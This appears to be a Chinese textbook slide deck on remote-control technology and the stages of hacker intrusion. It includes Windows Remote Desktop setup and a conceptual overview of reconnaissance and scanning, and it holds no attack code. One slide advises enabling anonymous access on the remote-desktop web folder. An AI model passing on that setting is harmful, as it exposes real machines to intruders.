



网络空间信息安全

第3章 远程控制与黑客入侵



本章主要内容


- 3.1 远程控制技术
- 3.2 黑客入侵
- 3.3 黑客攻防案例
- 3.4 ARP欺骗
- 3.5 日常网络及网站的安全防范措施



3.1 远程控制技术


3.1.1 远程控制技术概述

远程控制是指网络管理人员在异地通过计算机网络异地拨号或双方都接入因特网（Internet）等手段，通过网络空间中的一台计算机（主控端Remote/客户端）远距离去控制另一台计算机（被控端Host/服务器端）的技术。




3.1.1 远程控制技术概述

- 当操作者使用主控端计算机控制被控端计算机时，就如同坐在被控端计算机的屏幕前一样，可以启动被控端计算机的应用程序或软件，可以使用被控端计算机的文件资料，甚至可以利用被控端计算机或终端的外部打印设备和通信设备来进行打印和访问互联网，就像利用遥控器遥控电视的音量、变换频道或者开关电视机一样。




3.1.1 远程控制技术概述

- 不过，有一个技术概念需要明确，那就是主控端计算机只是将键盘和鼠标的指令传送给远程计算机，同时将被控端计算机的屏幕画面通过通信线路回传过来。也就是说，人们控制被控端计算机进行操作似乎是在眼前的计算机上进行的，实际是在远程的计算机中通过软件来实现的，不论打开文件，还是上网浏览、下载等都是存储在远程的被控端计算机中的。




3.1.1 远程控制技术概述

- 传统的远程控制软件一般使用NetBEUI、NetBIOS、IPX/SPX、TCP/IP等协议来实现远程控制，随着网络技术的发展，目前很多远程控制软件通过提供Web页面以Java技术来控制远程计算机，这样可以实现不同操作系统下的远程控制。
- 传统的远程控制技术大部分指的是计算机或终端桌面控制，而现在的远程控制可以使用手机、电子仪器或终端控联网的灯、窗帘、电视、摄像头、投影机、智能家居、远程监控、指挥中心、大型会议室、智慧城市等。




3.1.2 远程控制软件的原理

- 网络空间远程控制技术分为两个部分来实现：
 - ①客户端程序或软件；
 - ②服务器端程序或软件。
- 在使用前需要将客户端程序或软件安装到主控端计算机上，将服务器端程序或软件安装到被控端计算机上。




3.1.2 远程控制软件的原理

- 它控制的过程一般是先在主控端计算机上执行客户端程序，像一个普通的客户一样向被控端计算机中的服务器端程序发出信号，建立一个特殊的远程服务，然后通过这个远程服务，使用各种远程控制功能发送远程控制命令，控制被控端计算机中的各种应用程序运行，称这种远程控制方式为基于远程服务的远程控制技术。




3.1.2 远程控制软件的原理

- 现代网络空间远程控制系统一般由三大核心系统构成，包括现成设备检测与控制系统、远距离数据传输系统及远程监控终端系统。
- 在进行实际远程控制技术的实现时，需要注意以下两点：综合考虑整体远程控制系统的安全性及个性化操作需要，建议服务器端开发语言采用Linux系统下的C语言、客户端采用Windows系统下的C++语言；




3.1.2 远程控制软件的原理

- 参照Socket技术及流程，并对所有远程控制指令进行加密，服务器及客户端仅识别加密语句；在Socket技术与数据库技术基础上，建立远程有效访问和监控机制，隔离并控制异常数据情况。




3.1.2 远程控制软件的原理

- 通过网络空间远程控制应用程序或软件，可以进行很多方面的远程控制，包括获取目的计算机屏幕图像、窗口及进程列表；记录并提取远端键盘事件（击键序列，即监视远端键盘输入的内容）；
- 可以打开、关闭目标计算机的任意目录并实现资源共享；提取拨号网络及普通程序的密码；激活、终止远端程序进程；管理远端计算机的文件和文件夹；关闭或者重新启动远端计算机中的操作系统；修改Windows注册表；通过远端计算机下载文件和捕获音频、视频信号等。



3.1.2 远程控制软件的原理

- 基于网络空间远程服务的远程控制最适合的模式是一对多，其中也包括一对一模式，即利用远程控制程序或软件，可以使用一台计算机去控制多台计算机，这就使得人们不必为办公室的每一台计算机都安装一个调制解调器，而只需要利用办公室局域网的优势即可轻松实现远程多点控制。
- 在进行一台计算机对多台远端计算机的控制时，远程控制软件似乎更像一个局域网的网络管理员，而提供远程控制的远程终端服务，就像办公室局域网的延伸。这种一对多的连接方式在节省了调制解调器的同时，还使得网络的接入更加安全可靠，网络管理员也更易于管理局域网上的每一台计算机。



3.1.3 远程控制技术的应用范畴

- 1. 远程维护与管理
- 网络空间远程维护与管理是管理人员通过远程控制目标维护计算机或所需维护管理的网络系统，进行配置、安装、维护、监控与管理，解决以往服务工程师必须亲临现场才能解决的问题。这可以大大降低计算机应用系统的维护成本，最大限度减少用户损失，实现高效率与低成本运行。




3.1.3 远程控制技术的应用范畴

- 也就是网络管理员或者普通用户可以通过远程控制技术为远端的计算机安装和配置软件、下载并安装软件修补程序、配置应用程序和进行系统软件设置。如家中有一台计算机需要安装软件，就可先问问该计算机能支持远程控制吗。




3.1.3 远程控制技术的应用范畴

- 2. 远程技术支持
- 在通常情况下，网络空间远距离的技术支持必须依赖技术人员和用户之间的电话交流来进行，这种交流既耗时又容易出错。
- 许多用户对计算机知道得很少，然而当遇到问题时，人们必须向无法看到计算机屏幕的技术人员描述问题的症状，并且严格遵守技术人员的指示精确地描述屏幕上的内容，但是由于用户计算机专业知识非常少，描述往往不得要领，说不到点子上，这就给技术人员判断故障制造了非常大的障碍。




3.1.3 远程控制技术的应用范畴

- 即使技术人员明白了用户计算机的问题所在，在尝试解决问题时，技术人员可能会指导用户执行一系列复杂的命令，而这个过程对用户来说是十分困难的，因为技术人员要依靠自己的语言来“操纵”用户的鼠标和键盘简直是太难了。如果用户不能正确地遵照指示去做，问题可能会进一步恶化，计算机很可能会因为错误的操作导致系统的崩溃。



3.1.3 远程控制技术的应用范畴


- 有了远程控制技术，技术人员就可以远程控制用户的计算机，就像直接操作本地计算机一样，只需要用户的简单帮助就可以得到该机器存在的问题的第一手材料，很快就可以找到问题的所在，并加以解决。



3.1.3 远程控制技术的应用范畴


• 3. 远程教育与交流

- 利用网络空间远程控制技术，远程教育机构或商业公司可以实现与用户的远程交流，采用交互式的教学模式，通过实际操作来培训用户，使用户从技术支持专业人员那里学习案例知识变得十分容易。
- 而教师和学生之间也可以利用这种远程控制技术实现教学问题的交流，学生可以不用见到老师，就得到老师手把手的辅导和讲授。学生还可以直接在计算机或终端中进行习题的演算与求解，在此过程中，教师能够轻松看到学生的解题思路和步骤，并加以实时的指导。



3.1.3 远程控制技术的应用范畴


- 4. 远程办公
- 通过网络空间远程控制技术，用户可以通过互联网随时随地地办公，实现办公自动化。这种远程的办公方式不仅大大缓解了城市交通状况，减少了环境污染，还免去了人们上下班路上在奔波的辛劳，更可以提高企业员工的工作效率和工作兴趣。这种远程控制技术可以帮助用户在任意地点通过Internet接入办公室的工作计算机，使用计算机中的应用程序、计算机硬盘中存储的各种信息和数据，访问文件、共享资源等。




3.1.3 远程控制技术的应用范畴

- 远程办公不仅有利于加强公司内部人员的沟通、提高工作效率和工作兴趣，还对缓解一线城市交通压力、减少环境污染等大有益处。目前，在西方发达国家，如美国、德国、英国、瑞典等，对于远程办公的应用已经非常广泛，但国内在远程办公方面还处于非常初级的阶段，仅少量跨国企业采用了这样的模式。

3.1.3 远程控制技术的应用范畴




- 5. 远程监控
- 国内企事业单位在网络空间远程监控方面的应用也较为广泛，尤其是在针对企业用户的企业级硬件运维方面的应用。
- 对于银行、制造、电信、互联网等基础架构较为复杂、且企业硬件设备种类多样、数量庞大的企业而言，通常会采购由原服务商提供的远程监控软件及服务，通过服务商远程的专业工程师和领先的技术工具，帮助企业实现 24×7 小时的实时监控，并针对性地找出系统日常运行中的问题。
- 通过远程控制技术来提供相关的软硬件支持服务、日常的故障查询、常规故障修复等问题。远程监控可以大量降低企业的运维成本。




3.1.3 远程控制技术的应用范畴

- 此外，远程监控还应用于企业日常生产和工作，如规范监控、网络异常流量监控、员工行为监控、商业机密监控等，避免由于不规范操作或病毒感染等问题导致企业整体系统出现风险，做到实时监控、遇到问题解决问题。




3.1.4 Windows 远程控制的实现

- Windows XP有一个非常人性化的功能就是远程桌面。该功能可以在“开始”→“所有程序”→“附件”→“通信”菜单中找到，利用这一功能，可以实现远程遥控访问所有应用程序、文件、网络资源。现在Windows 7系统与Windows 8系统应用广泛，Windows XP系统怎样远程控制Windows 7系统？操作方法：在“运行”窗口中输入MSTSC，再在远程桌面里输入对方的IP地址即可。




3.1.4 Windows 远程控制的实现

- Windows 7系统怎样远程控制Windows 8系统？操作方法：首先在Windows 8系统下点击“计算机”图标，选择“属性”选项，选择“高级系统设置”，再选择“远程”，勾选“远程连接到此计算机上”复选框。
- 同时在Windows 7系统中打开远程桌面连接，并输入Windows 8系统计算机IP地址，单击“连接”按钮；输入Windows 8计算机的IP地址后，会出现类似要求输入用户名和密码的对话框；在Windows 8系统的安全窗口中，输入用户名和密码，单击“确定”按钮会弹出警告，直接单击“是”按钮即可，然后就可以远程连接到Windows 8系统的桌面了。




3.1.4 Windows 远程控制的实现

- 1. Windows 7系统“远程协助”的应用
- “远程协助”是Windows 7系统附带提供的一种简单的远程控制方法。远程协助的发起者通过MSN Messenger向Messenger中的联系人发出协助要求，在获得对方同意后，即可进行远程协助。
- 远程协助中被协助方的计算机将暂时受协助方（在远程协助程序中被称为专家）的控制，专家可以在被控计算机中进行系统维护、安装软件、处理计算机中的某些问题，或者向被协助者演示某些操作。如果已经安装了MSN Messenger 6.1，则需要安装Windows Messenger 4.7才能够进行“远程协助”。




3.1.4 Windows 远程控制的实现

- 使用远程协助时，可在MSN Messenger的主对话框中选择“操作”→“寻求远程协助”选项，在弹出的“寻求远程协助”对话框中选择要邀请的联系人。当邀请被接受后会弹出“远程协助”程序对话框。被邀人单击“远程协助”对话框中的“接管控制权”按钮就可以操纵邀请人的计算机了。
- 主控双方还可以在“远程协助”对话框中键入消息、交谈和发送文件，就如同在MSN Messenger中一样。被控方如果想终止控制，可按Esc键或单击“终止控制”按钮，即可取回对计算机的控制权。




3.1.4 Windows 远程控制的实现

- 2. Windows 7“远程桌面”的应用
- 使用“远程协助”进行远程控制实现起来非常简单，但它必须由主控双方协同才能够进行，所以Windows 7专业版中又提供了另一种远程控制方式——“远程桌面”。
- 利用“远程桌面”，可以在远离办公室的地方通过网络对计算机进行远程控制，即使主机处于无人状况，“远程桌面”仍然可以顺利进行，远程的用户可以通过这种方式使用计算机中的数据、应用程序和网络资源，它也可以让用户的同事访问到用户的计算机的桌面，以便于进行协同工作。




3.1.4 Windows 远程控制的实现

- 1) 配置远程桌面主机
- 远程桌面的主机必须是安装了Windows 7的计算机，主机必须与Internet连接，并拥有合法的公网IP地址。主机的Internet连接方式可以是普通的拨号方式，因为“远程桌面”仅传输少量的数据（如显示器数据和键盘数据）便可实施远程控制。
- 要启动Windows 7的远程桌面功能必须以管理员或Administrators组成员的身份登录系统，这样才具有启动Windows 7“远程桌面”权限。




3.1.4 Windows 远程控制的实现

- 右击“我的电脑”图标，选择“属性”选项，在弹出的对话框中选择“远程”选项卡，选中“允许用户远程连接到这台计算机”单选按钮。单击“选择远程用户”按钮，然后在“远程桌面用户”对话框中单击“添加”按钮，将弹出“选择用户”对话框。
- 单击“位置”按钮以指定搜索位置，单击“对象类型”按钮以指定要搜索对象的类型。在“输入对象名称来选择”框中，键入要搜索的对象的名称，并单击“检查名称”按钮，待找到用户名称后，单击“确定”按钮返回到“远程桌面的用户”对话框，找到的用户会出现在对话框中的用户列表中。




3.1.4 Windows 远程控制的实现

- 如果没有可用的用户，可以使用“控制面板”中的“用户账户”来创建，所有列在“远程桌面用户”列表中的用户都可以使用远程桌面连接这台计算机，如果是管理组成员，则即使未在这里列出也拥有连接的权限。




3.1.4 Windows 远程控制的实现

- 2) 客户端软件的安装
- Windows 7的用户可以通过系统自带的“远程桌面连接”程序（在“开始”→“所有程序”→“附件”→“通信”中）来连接远程桌面。如果客户使用的操作系统是Windows XP，可安装Windows 7安装光盘中的“远程桌面连接”客户端软件。
- 在客户机的光驱中插入Windows 7安装光盘，在显示“欢迎”页面中，选择“执行其他任务”选项，然后在打开的页面中选择“设置远程桌面连接”选项，然后根据提示进行安装。




3.1.4 Windows 远程控制的实现

- 在客户机上运行“远程桌面连接”程序，会弹出“远程桌面连接”对话框，单击“选项”按钮，展开对话框的全部选项，在“常规”选项卡中分别键入远程主机的IP地址或域名、用户名、密码，然后单击“连接”按钮，连接成功后将打开“远程桌面”窗口，就可以看到远程计算机上的桌面设置、文件和程序了，而该计算机保持为锁定状态，在没有密码的情况下，任何人都无法使用它，也看不到用户对它所进行的操作。
- 如果注销和结束远程桌面，可在远程桌面连接窗口中，单击“开始”按钮，然后按常规的用户注销方式进行注销。




3.1.4 Windows 远程控制的实现

- 4) 远程桌面的Web连接
- 远程桌面还提供了一个Web连接功能，简称“远程桌面Web连接”，这样客户端无需安装专用的客户端软件也可以使用“远程桌面”功能，这样对客户端的要求更低，使用也更灵活，几乎任何可运行IE浏览器的计算机都可以使用“远程桌面”功能。服务器端的配置情况如下。




3.1.4 Windows 远程控制的实现

- 由于“远程桌面Web连接”是Internet信息服务（IIS）中的可选的WWW服务组件，因此，要让Windows 7主机提供“远程桌面Web连接”功能，必须先行安装该组件。
- 方法如下：运行“控制面板”中的“添加或删除程序”选项，然后在“添加或删除程序”对话框中选择“添加/删除Windows组件”选项，在“Windows组件向导”对话框中选择“Internet信息服务”选项并单击“详细信息”按钮，依次选择“万维网服务”→“远程桌面Web连接”选项，确定后返回到“Windows组件向导”对话框，单击“下一步”按钮，即可开始安装。




3.1.4 Windows 远程控制的实现

- 运行“管理工具”中的“Internet信息服务”程序，依次展开文件夹分级结构，找到“tsweb”文件夹并右击，选择“属性”选项。
- 在弹出的“属性”对话框中选择“目录安全”选项卡，单击“匿名访问和身份验证控制”选项组中的“编辑”按钮，在弹出的“身份验证方法”对话框中选中“匿名访问”单选按钮即可。这样我们就可以用IE访问“远程桌面”了。




3.1.4 Windows 远程控制的实现

- 在客户端运行IE浏览器，在地址栏中按“http: //服务器地址（域名）/tsweb”格式键入服务器地址，如服务器地址为210.42.159.5，则可在地址栏中输入“http: // 210.42.159.5/tsweb/”，按Enter键之后，“远程桌面Web连接”的页面将出现在IE窗口中，在网页中的“服务器”栏中键入想要连接的远程计算机的名称，单击“连接”按钮即可连入远程桌面。




3.1.4 Windows 远程控制的实现

- 除了远程桌面与远程协助外，Windows 7 还提供了程序共享功能，在某种意义上，它也是一种对程序的远程控制，NetMeeting 中也具有程序共享功能。
- 以上的远程控制方式都必须在Windows 7 或Windows Server 2003中才能进行，而且功能相对简单。要在其他的操作系统中进行远程控制，或者需要远程控制提供更为强大的功能，就需要使用其他第三方远程控制软件。




3.1.4 Windows 远程控制的实现

- 3. 远程协助的实现
- 要实现远程协助，需要网络管理员和被协助者同时使用客户端软件连接到终端服务器上，网络管理员通过使用终端服务器上的终端服务器管理工具找到代表被协助者的会话，网络管理员可以通过右击被协助者的会话标签，在弹出的快捷菜单中选择“远程控制”选项即可。




3.1.4 Windows 远程控制的实现

- 可以在实施控制之前，通过“发送消息”通知客户端做好准备。为了保证协助的可操作性，在实施远程控制之前，系统会询问如何快速终止远程控制会话。与此同时被协助者的屏幕上会显示一个询问是否接受远程用户的协助和控制的提示：“Do you accept the request? ”，这主要是出于安全的考虑，防止恶意客户端随意远程控制其他用户。
- 当被协助者接受了远程控制以后，终端服务器就会把被协助者的桌面显示发送给网络管理员，此时网络管理员和被协助的用户都可以控制桌面和应用程序，即此时网络管理员就可以协助客户端了。




3.2 黑客入侵

- 现在的网络空间是如此的险恶，因为许多双眼睛在暗中窥视着我们的计算机网络系统；各种计算机病毒也在伺机入侵我们的计算机网络系统并盗取数据或者进行恶作剧。这些网络空间中的险恶大多数来自于“黑客”。




3.2.1 网络空间入侵基本过程

- 1. 网络空间攻击的位置
- （1）远程攻击：指外部攻击者通过各种手段，从该子网以外的地方向该子网或者该子网内的系统发动攻击。远程攻击一般发生在目标系统当地时间的晚上或者凌晨，远程攻击发起者一般不会用自己的计算机直接发动攻击，而是通过踏板方式，对目标进行迂回攻击，以迷惑系统管理员，避免暴露真实身份。




3.2.1 网络空间入侵基本过程

- （2）本地攻击：指本单位的内部人员，通过所在的局域网，向本单位的其他系统发动攻击，在本级上进行非法越权访问。本地攻击也可能使用踏板攻击本地系统。




3.2.1 网络空间入侵基本过程

- （3）伪远程攻击：指内部人员为了掩盖攻击者的身份，从本地获取目标的一些必要信息后，攻击从外部远程发起，造成外部入侵的现象，从而使侦查者误以为攻击者来自外单位人员。




3.2.1 网络空间入侵基本过程

- 2. 网络空间攻防模型
- 现代信息基础设施的要素主要包括网络空间连接设施和各单位内部网络空间的计算机等设施。网络空间连接设施包括由传输服务提供商（**TSP**）提供的专用网络（包括内部网或企业网）、公众网（因特网）和通过因特网服务提供商（**ISP**）提供信息服务的公用电话网与移动电话网。现代信息基础设施一般是固定的，其传输信道一般是有线（如光纤、电线等）与无线。



3.2.1 网络空间入侵基本过程

- 信息保障把网络空间划分为四类保护区域。
- （1）本地计算环境：典型的包括服务器、客户机以及安装在其中的应用软件。
- （2）飞地边界：指围绕本地计算机环境的边界。对一个飞地内设备的本地和远程访问必须满足该飞地的安全策略。飞地分为与内部网连接的内部飞地、与专用网络连接的专用飞地和与因特网连接的公众飞地。





3.2.1 网络空间入侵基本过程

- （3）网络及其基础设施：提供了飞地之间的连接能力，包括可运作区域网络（OAN Operational Area Networks）、城域网、校园网和局域网，其中包括专用网、因特网和公用电话网及他们的基础设施。
- （4）基础设施的支撑：提供了能应用信息保障机制的基础设备。支撑基础设施为网络、Web服务器、文件服务器等提供了安全服务。

3.2.1 网络空间入侵基本过程

- 根据上面的描述，参照IATF中的概念，相互对抗双方（这里标记红方与蓝方区域）的网络之间可能存在关联关系，即现代网络空间攻防基本模型如图所示：







3.2.1 网络空间入侵基本过程

- 该图中把对抗双方的网络空间划分为公众电话网和因特网、专用网、核心网、飞地网域等4个层次。
- 在图的最上面的部分是“作战”双方的战场场空，双方都希望能够全面获取“战场”态势信息，并能够准确打击对方的目标。在标注战术互联网的那个层次表示“作战”群及其武器平台依托战术互联网互相对抗，在图中把这个层次画出来是为了突出战术网络间的对抗，由于战术互联网的信道一般是无线的，因此，对抗双方的战术互联网不是物理隔离的，而是可以通过电磁空间互相关联和互相影响的，有可能通过无线链路进入对方的网络空间。在商业领域中，双方也有可能通过互相窃听对方的无线通话（如手机通话）而获取对方商业秘密。
- 图中的核心飞地、专用飞地和公共飞地分别通过各自的防护设施与核心网、专用网和因特网连接。由于飞地边界有专门的防护机制，进入这些飞地往往是比较困难的，公共飞地的情况则是例外的。

3.2.2 入侵网络空间的基本过程


- 现在黑客入侵网络的手段十分丰富，令人防不胜防。但是，认真分析与研究黑客入侵网络活动的手段与技术，实施必要的技术措施，就能防止黑客入侵网络。下面就来介绍黑客入侵网络的基本过程。






3.2.2 入侵网络空间的基本过程

- 1. 探测并确定入侵目标
- 大多数情况下，网络入侵者会首先对被攻击的目标进行探测与确定。探测是网络入侵者攻击开始前必需的情报搜集工作，入侵者通过这个步骤来尽可能多地了解攻击目标有关安全方面的信息，以便能够集中“火力”进行攻击。探测又常采用踩点与扫描的方法进行。




3.2.2 入侵网络空间的基本过程

- 踩点：指攻击者利用各种工具与技术主动方式（从ARIN和WHOIS数据库获得数据与查看网站源代码）或被动方式（嗅探网络数据流与窃听）获取被攻击者信息的情报工作，并对安全情况建立完整的剖析图。常用的办法是通过搜索引擎对开放信息源进行搜索、域名查询、网络勘察等。
- 扫描：指攻击者利用各种工具与技术获取活动主机、开放服务、操作系统、安全漏洞等关键信息的重要技术。这一技术主要用于识别所运行的 ping 命令扫描（确定哪些主机正在活动）、端口（Port）扫描（确定哪些开放服务）、操作系统识别（确定目标主机的操作系统类型与版本）和安全漏洞扫描（获得目标系统上存在着哪些可利用的安全漏洞）。




3.2.2 入侵网络空间的基本过程

- 2. 收集信息与周全分析
